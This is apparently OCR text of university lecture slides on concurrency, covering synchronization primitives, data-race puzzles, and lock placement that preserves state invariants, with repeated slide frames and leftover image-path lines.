
Common synchronization primitives

- Lock / Mutex / Critical section
- Read-write lock
- Barrier
- Semaphore

Causality relations: an example

```
1  #include <stdio.h>
2  #include <pthread.h>
3
4  int i;
5  int retval;
6
7  void* foo(void* p){
8      printf("Value of i: %d\n", i);
9      printf("Value of j: %d\n", *(int *)p);
10     pthread_exit(&retval);
11 }
12
13 int main(void){
14     int i = 1;
15     int j = 2;
16
17     pthread_t id;
18     pthread_create(&id, NULL, foo, &j);
19     pthread_join(id, NULL);
20
21     printf("Return value from thread: %d\n", retval);
22 }
```

Causality relations



Outline

Is this a data race?

```
1 int x = 0;
2 bool flag = false;
3 lock mutex = unlocked;
```

```
1 x++;
2 lock(mutex);
3 flag = true;
4 unlock(mutex);
```

Thread 1

```
1 while(true) {
2     lock(mutex);
3     if (flag) {
4         unlock(mutex);
5         break;
6     }
7     unlock(mutex);
8 }
9 x--;
```

Thread 2

Is this a data race?

```
1 int x = 0;
2 bool flag = false;
```

Thread 1	Thread 2
`1 x++;` `2 flag = true;`	`1 while (!flag) {};` `2 x--;`

Revisit the example

```
global var count = 0
```

Thread 1

```
for(i = 0; i < x; i++) {
  lock(mutex);
  t = count;
  unlock(mutex);

  t++;

  lock(mutex);
  count = t;
  unlock(mutex);
}
```

Thread 2

```
for(i = 0; i < y; i++) {
  lock(mutex);
  t = count;
  unlock(mutex);

  t++;

  lock(mutex);
  count = t;
  unlock(mutex);
}
```

Revisit the example

Q: In this modified example, is there a data race?

Revisit the example

Q: In this modified example, is there a data race?

A: No

Revisit the example

Q: In this modified example, is there a data race?

A: No

Q: But the results are the same with all locks removed?

```
global var count = 0
```

```
for(i = 0; i < x; i++) {
   t = count;
   t++;
   count = t;
}
```

```
for(i = 0; i < y; i++) {
   t = count;
   t++;
   count = t;
}
```

Revisit the example

Q: In this modified example, is there a data race?

A: No

Q: But the results are the same with all locks removed?

```
global var count = 0
```

```
for(i = 0; i < x; i++) {
  t = count;
  t++;
  count = t;
}
```

```
for(i = 0; i < y; i++) {
  t = count;
  t++;
  count = t;
}
```

A: No, depending on how hardware works (e.g., per-bit conflict)

Extract the commonalities of the two variants

Q: What is common in developers' expectations in the two variants?

Extract the commonalities of the two variants

Q: What is common in developers' expectations in the two variants?

A: States do not change for a critical section during execution.

Extract the commonalities of the two variants

Q: What is common in developers' expectations in the two variants?

A: States do not change for a critical section during execution.

A: **Generalization**: states remain integral for a critical section during execution. No change of states is just one way of remaining integral (assuming state is integral before the critical section).

State integrity example

```
1 struct R { x: int, y: int } g;
2 [invariant] g.x + g.y == 100;
```

Thread 1

```
1 int add_x(v: int) {
2   g.x += v;
3   g.y -= v;
4 }
```

Thread 2

```
1 int add_y(v: int) {
2   g.y += v;
3   g.x -= v;
4 }
```

State integrity example

```
1 struct R { x: int, y: int } g;
2 [invariant] g.x + g.y == 100;
3 lock mutex = unlocked;
```

```
1 int add_x(v: int) {
2   lock(mutex);
3   g.x += v;
4   unlock(mutex);
5   lock(mutex);
6   g.y -= v;
7   unlock(mutex);
8 }
```

Thread 1

```
1 int add_y(v: int) {
2   lock(mutex);
3   g.y += v;
4   unlock(mutex);
5   lock(mutex);
6   g.x -= v;
7   unlock(mutex);
8 }
```

Thread 2

Q: Is this the right way of adding locks?

State integrity example

```
1 struct R { x: int, y: int } g;
2 [invariant] g.x + g.y == 100;
3 lock mutex = unlocked;
```

```
1 int add_x(v: int) {
2   lock(mutex);
3   g.x += v;
4   unlock(mutex);
5   lock(mutex);
6   g.y -= v;
7   unlock(mutex);
8 }
```

Thread 1

```
1 int add_y(v: int) {
2   lock(mutex);
3   g.y += v;
4   unlock(mutex);
5   lock(mutex);
6   g.x -= v;
7   unlock(mutex);
8 }
```

Thread 2

Q: Is this the right way of adding locks?

A: No, as the invariant is not guaranteed

State integrity example

```
1 struct R { x: int, y: int } g;
2 [invariant] g.x + g.y == 100;
3 lock mutex = unlocked;
```

```
1 int add_x(v: int) {
2   lock(mutex);
3   g.x += v;
4   g.y -= v;
5   unlock(mutex);
6 }
```

Thread 1

```
1 int add_y(v: int) {
2   lock(mutex);
3   g.y += v;
4   g.x -= v;
5   unlock(mutex);
6 }
```

Thread 2

Q: Is this the right way of adding locks?

State integrity example

```
1 struct R { x: int, y: int } g;
2 [invariant] g.x + g.y == 100;
3 lock mutex = unlocked;
```

```
1 int add_x(v: int) {
2   lock(mutex);
3   g.x += v;
4   g.y -= v;
5   unlock(mutex);
6 }
```

Thread 1

```
1 int add_y(v: int) {
2   lock(mutex);
3   g.y += v;
4   g.x -= v;
5   unlock(mutex);
6 }
```

Thread 2

Q: Is this the right way of adding locks?

A: Yes, the invariant is guaranteed at each entry and exit of the critical section in both threads

State integrity is hard to capture

However, in practice, the invariant often exists in

- some architectural design documents (which no one reads)
- code comments in a different file (which no one notices)
- forklore knowledge among the dev team
- the mind of the developer who has resigned a few years ago...


Outline

Conclusion

All these bugs are violations of developers' expectations.


Conclusion

All these bugs are violations of developers' expectations.




Conclusion

All these bugs are violations of developers' expectations.




Conclusion

All these bugs are violations of developers' expectations.




Conclusion

All these bugs are violations of developers' expectations.



Conclusion

All these bugs are violations of developers' expectations.



⟨ End ⟩